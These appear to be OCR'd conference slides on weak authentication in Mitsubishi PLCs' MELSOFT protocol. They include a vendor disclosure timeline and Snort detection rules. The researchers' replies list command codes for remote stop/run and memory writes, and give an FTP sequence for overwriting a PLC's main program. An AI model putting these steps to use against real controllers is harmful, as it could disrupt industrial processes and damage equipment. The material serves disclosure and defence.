
Before Overwriting the PLC program



After Overwriting the PLC program



The Potential Impact of Attacks Using the MELSOFT Protocol

Series	iQ-R Series		Q Series		iQ-F		L Series	F Series	
Type	Module Based		Module Based		Module Based		Module Based(without Ethernet Module)	Module Based	
Module	CPU Module	Ethernet Module	CPU Module	Ethernet Module	CPU Module	Ethernet Module	CPU Module	CPU Module	Ethernet Module
Impact by Melsoft	*Yes (EWS-PLC)	*Yes (EWS-PLC)	Yes (EWS-PLC)	Yes (EWS-PLC)	*Yes (EWS-PLC)	*Yes (EWS-PLC)	Yes (EWS-PLC)	Yes (EWS-PLC)	Yes (EWS-PLC)
Impact by Melsec (SLMP)	Yes (HMI-PLC)	Yes (HMI-PLC)	**Yes (HMI-PLC)	Yes (EWS-PLC)	Yes (HMI-PLC)	Yes (HMI-PLC)	N/A	N/A	N/A

*** Without MELSOFT Authentication, and we can take over the device directly**
**** Can't use File-related Command**

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The Potential Impact of Attacks Using the MELSOFT Protocol(Cont.)

- Remote Run/Stop to Interrupt the Process
- Overwrite PLC Program to Change the Completed Control Process
- Read/Write the Data to Change the Small Part Control Process
- Malicious Files in the PLC
- …

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MITRE ATT&CK® Matrix for Industrial Control Systems

Initial Access	Execution	Persistence	Privilege Escalation	Evasion	Discovery	Lateral Movement	Collection	Command and Control	Inhibit Response Function	Impair Process Control	Impact
Data Historian Compromise	Change Operating Mode	Modify Program	Exploitation for Privilege Escalation	Change Operating Mode	Network Connection Enumeration	Default Credentials	Automated Collection	Commonly Used Port	Activate Firmware Update Mode	Brute Force I/O	Damage to Property
Drive-by Compromise	Command-Line Interface	Module Firmware	Hooking	Exploitation for Evasion	Network Sniffing	Exploitation of Remote Services	Data from Information Repositories	Connection Proxy	Alarm Suppression	Modify Parameter	Denial of Control
Engineering Workstation Compromise	Execution through API	Project File Infection		Indicator Removal on Host	Remote System Discovery	Lateral Tool Transfer	Detect Operating Mode	Standard Application Layer Protocol	Block Command Message	Module Firmware	Denial of View
Exploit Public-Facing Application	Graphical User Interface	System Firmware		Masquerading	Remote System Information Discovery	Program Download	I/O Image		Block Reporting Message	Spoof Reporting Message	Loss of Availability
Exploitation of Remote Services	Hooking	Valid Accounts		Rootkit	Wireless Sniffing	Remote Services	Man in the Middle		Block Serial COM	Unauthorized Command Message	Loss of Control
External Remote Services	Modify Controller Tasking			Spoof Reporting Message		Valid Accounts	Monitor Process State		Data Destruction		Loss of Productivity and Revenue
Internet Accessible Device	Native API						Point & Tag Identification		Denial of Service		Loss of Protection
Remote Services	Scripting						Program Upload		Device Restart/Shutdown		Loss of Safety
Replication Through Removable Media	User Execution						Screen Capture		Manipulate I/O Image		Loss of View
Rogue Master							Wireless Sniffing		Modify Alarm Settings		Manipulation of Control
Spearphishing Attachment									Rootkit		Manipulation of View
Supply Chain Compromise									Service Stop		Theft of Operational Information
Wireless Compromise									System Firmware		

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A Story of Reporting the Vulnerability

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
Timeline of Reporting the Vulnerability



[May 30, 2020] 1st Vendor Reply

...

Thank you for your report. We were happy to disclose it. We do have a reply from the vendor and the CERT:

"Thank you for pointing out the issue.

We have confirmed the content. **The authentication process you pointed out is not to protect the customer's security, but to prevent connection to devices of other companies.**

Therefore, we concluded that the issue you pointed out **was not a vulnerability (not applicable)."**

ZDI will close the report. Please let us know if you believe this is an unfair reply or if you think anything was missed or if you have questions.

....

Vendor

[June 1, 2020] Our 1st Reply

TXOne

…

First of all, we think this is an unfair reply and please allow me to describe why we think so. The reason we show as follows:

1. In this issue, we perform reverse engineering on GxWork2, and extract the security design problem of simple authentication. If we directly connect to PLC without this authentication process, we can not control PLC and will receive error code such as "0x4006 initial communication failed". By passing the authentication, we can ask the PLC to do many things, such as, replacing PLC program, read/write memory…
2. **Although it is to prevent connection to devices of other companies, the bypass of this authentication process still will lead to an attacker can fake EWS and send any unauthenticated command to PLC. We can not say this is not a vulnerability because the original design idea was used to prevent connection to devices of other companies.**

…

[June 1, 2020] Our 2nd Reply

TXOne

…
In addition to the reply of the previous mail, there are some questions.
What is the purpose of preventing connection to devices of other companies? Is it meaning that the EWS (i.e. Gx Works 2) might connect to a PLC which is not a Mitsubishi series PLC? If it is true, then why Gx Works 2 needs to send the command 0x0114 with the 32 bytes payload which based on the 0xda0000ff 10 bytes payload to the PLC? It looks like a mutual authentication, right? Could you kindly provide some comment and description for this?

As our observation, the PLC will not respond legal content if we do not pass the authentication when we are trying to use the command 0x0401 (batch read device) to read data.
Based on this, we think it is used to protect PLCs which not be manipulated by non-EWS. If our thinking is wrong, and why Mitsubishi PLCs do not respond correctly when we are trying to read data with command 0x0401? Could you kindly provide some comment and description for this too?
…

[June 13, 2020] 2nd Vendor Reply

Thank you for pointing out the issue. The followings are answers in response to your questions.
Q1. What is the purpose of preventing connection to devices of other companies?
Is it meaning that the EWS (i.e. Gx Works 2) might connect to a PLC which is not a Mitsubishi series PLC? If it is true, then why Gx Works 2 needs to send the command 0x0114 with the 32 bytes payload which based on the 0xda0000ff 10 bytes payload to the PLC? It looks like a mutual authentication, right? Could you kindly provide some comment and description for this?

A1. The purpose is not to protect the data in Mitsubishi PLCs. According to the past business strategy (enclosing strategy), Mitsubishi PLCs and Mitsubishi product groups (GX Works2 and HMI products, etc.) were sold in complete sets, and we made it not easy to connect to other companies' equipment.
Assume that another company's HMI is connected to Mitsubishi PLC, but not for that GX Works2 is connected to another company's PLC.
In addition, this authentication is used for combining our products, thus transmitting data between each other.
Furthermore, this authentication process has been carried in order to ensure interconnectivity with previous versions. **Now, without bypassing this authentication process, data in Mitsubishi PLC can also be operated by other companies' equipment by using the public protocol (SLMP).**
However, assuming that malicious third-parties may use the mechanism of public protocol (SLMP) to make attacks, we have given guidelines in the manuals in order to protect data in PLC such as installing a firewall or using various security functions of Mitsubishi PLC.
...

Vendor

[June 13, 2020] 2nd Vendor Reply (Cont.)

...
Q2 As our observation, the PLC will not respond legal content if we do not pass the authentication when we are trying to use the command 0x0401 (batch read device) to read data.
Based on this, we think it is used to protect PLCs which not be manipulated by non-EWS. If our thinking is wrong, and why Mitsubishi PLCs do not respond correctly when we are trying to read data with command 0x0401? Could you kindly provide some comment and description for this too?

A2. As mentioned in answer 1, this authentication is used for combining Mitsubishi products, PLC judges that the connection does not come from Mitsubishi products and adopts a nonresponsive mechanism.

Vendor

[June 19, 2020] Our 3rd Reply

TXOne

The authentication is used for combining Mitsubishi products.
And data in Mitsubishi PLCs can be operated by using the public protocol, SLMP, too.

We think we can understand the thinking of the Mitsubishi team.
The data in Mitsubishi PLCs can be operated by using the public protocol, SLMP.
For example, command 0x0401 for reading device memory, command 0x1401 for writing device memory...
And, by using SLMP command 0x1001/0x1002/..., we can ask Mitsubishi PLCs to run/stop/..., respectively.
However, by using SLMP command 0x0101, we are not allowed to read the CPU model name on Mitsubishi Q PLCs via the CPU built-in Ethernet port.
It is available only on the Ethernet module.
In contrast, by forging EWS, we are allowed not only to use command 0x0101 to read the CPU model name, but also to use command 0x0b05 to read CPU Serial Number..., etc.
It means that the authentication is not only used for combing Mitsubishi products because it provides more functionalities. Of course, it could be a strategy to show customers that, hey, buying a complete set of Mitsubishi products would be better than buying Mitsubishi PLCs only because our products know each other better.

[June 19, 2020] Our 3rd Reply (Cont.)

TXOne

...
We know that we are able to manipulate the files on Mitsubishi Q PLCs via FTP to do the similar things. For example, we connect to a Mitsubishi Q PLC via FTP, using quote stop to stop it first, using delete/mdelete to remove the MAIN.QPG, , using put to upload a new MAIN.QPG, using quote pm-write to write data to the program memory, and then quit.
After rebooting, the motor behavior will be changed.

In addition, we know that SLMP also supports file operation commands, like open/close/write/read/...
Unfortunately, these commands are only available on the Ethernet module, and we do not have it.
So we are unable to verify whether we can manipulate the MAIN.QPG by using SLMP like what we do by forging EWS. Could you please kindly have some comments on it?

If we are not allowed to do the same thing via SLMP (FTP is disabled by default), we think that bypass authentication will allow more possibilities and more risks.
If we can do the similar things via SLMP, then passing the authentication may not be a threat for Mitsubishi.
However, since we have spent time conducting reverse engineering on GX Works2, we are going to submit our findings to the cyber security conference. We believe it would be harmless.

[July 8, 2020] 3rd Vendor Reply

...
We have received this reply from the vendor:

"In Q series, due to the product strategy, there are some functional differences between the CPU built-in Ethernet port and the Ethernet module. Therefore, Q series CPU module supports command of device read/write, but does not support file operation command. However, considering usability, we eliminated the functional differences of each module in the next-generation model MELSEC iQ-R series, so the CPU module also supports file operation command.
In iQ-R series, it is possible to use SLMP to operate MAIN.QPG file just as possible to operate it by forging EWS.
Therefore, we don't think it is a problem to bypass authentication."

Since the case is not being considered as an issue by the vendor and will have no fix, we will proceed to close the case on our end.

Thank you for your contributions to our program and we look forward to your future submissions.
...

Vendor

[July 15, 2020] 4th Vendor Reply

...

We have received the following request from the vendor:

"We would appreciate it if you could add a comment to the information submitted to the conference that **this issue is not a vulnerability in Mitsubishi Electric products**. "

...

Vendor

Last Thing!

TXOne

This issue is not a vulnerability in Mitsubishi Electric products from vendor's perspective

Mitigation and Closing Remarks

Detection, Protection and Mitigation

- Short-term effective options
  - Detecting and protecting ICS/SCADA protocols that can't be patched or which the vendor will not patch
  - **We will provide a Lua plugin for analyzing the MELSOFT protocol**
  - **We will provide Snort rules for detecting and protecting MELSOFT traffic**

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Snort Detection Demo

```
[**] [1:202107011:1] Melsoft 0x0114 MS Authentication [**] [Classification: Others] [Priority: 3] {TCP} 192.168.3.11:60542 -> 192.168.3.40:5007
[**] [1:202107012:1] Melsoft 0x1002 MC Remote STOP [**] [Classification: Others] [Priority: 3] {TCP} 192.168.3.11:60542 -> 192.168.3.40:5007
[**] [1:202107013:1] Melsoft 0x1001 MC Remote Run [**] [Classification: Others] [Priority: 3] {TCP} 192.168.3.11:60542 -> 192.168.3.40:5007
```

- alert tcp any any -> any 5007 (msg: "Melsoft 0x0114 MS Authentication"; flow:to_server,established; content:"|57 00|"; offset:0; depth:2; content:"|01 14|"; distance:31; within:2; classtype:others; sid:202107011; rev:1;)
- alert tcp any any -> any 5007 (msg: "Melsoft 0x1002 MC Remote STOP"; flow:to_server,established; content:"|57 00|"; offset:0; depth:2; content:"|10 02|"; distance:31; within:2; classtype:others; sid:202107012; rev:1;)
- alert tcp any any -> any 5007 (msg: "Melsoft 0x1001 MC Remote Run"; flow:to_server,established; content:"|57 00|"; offset:0; depth:2; content:"|10 01|"; distance:31; within:2; classtype:others; sid:202107013; rev:1;)
- alert tcp any any -> any 5007 (msg: "Melsoft 0x1829 MC Write to File"; flow:to_server,established; content:"|57 00|"; offset:0; depth:2; content:"|18 29|"; distance:31; within:2; classtype:others; sid:202107014; rev:1;)

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Detection, Protection and Mitigation

- Mid-to-long-term complete planning
  1. Security awareness for ICS vendors
  2. Defense-in-Depth from the outside
  3. Security design in protocols and other components from the inside
  4. Secure ICS/SCADA ecosystems in the future

Keep the Operation **Securely** Running

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Thanks for Listening

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Selmon Yang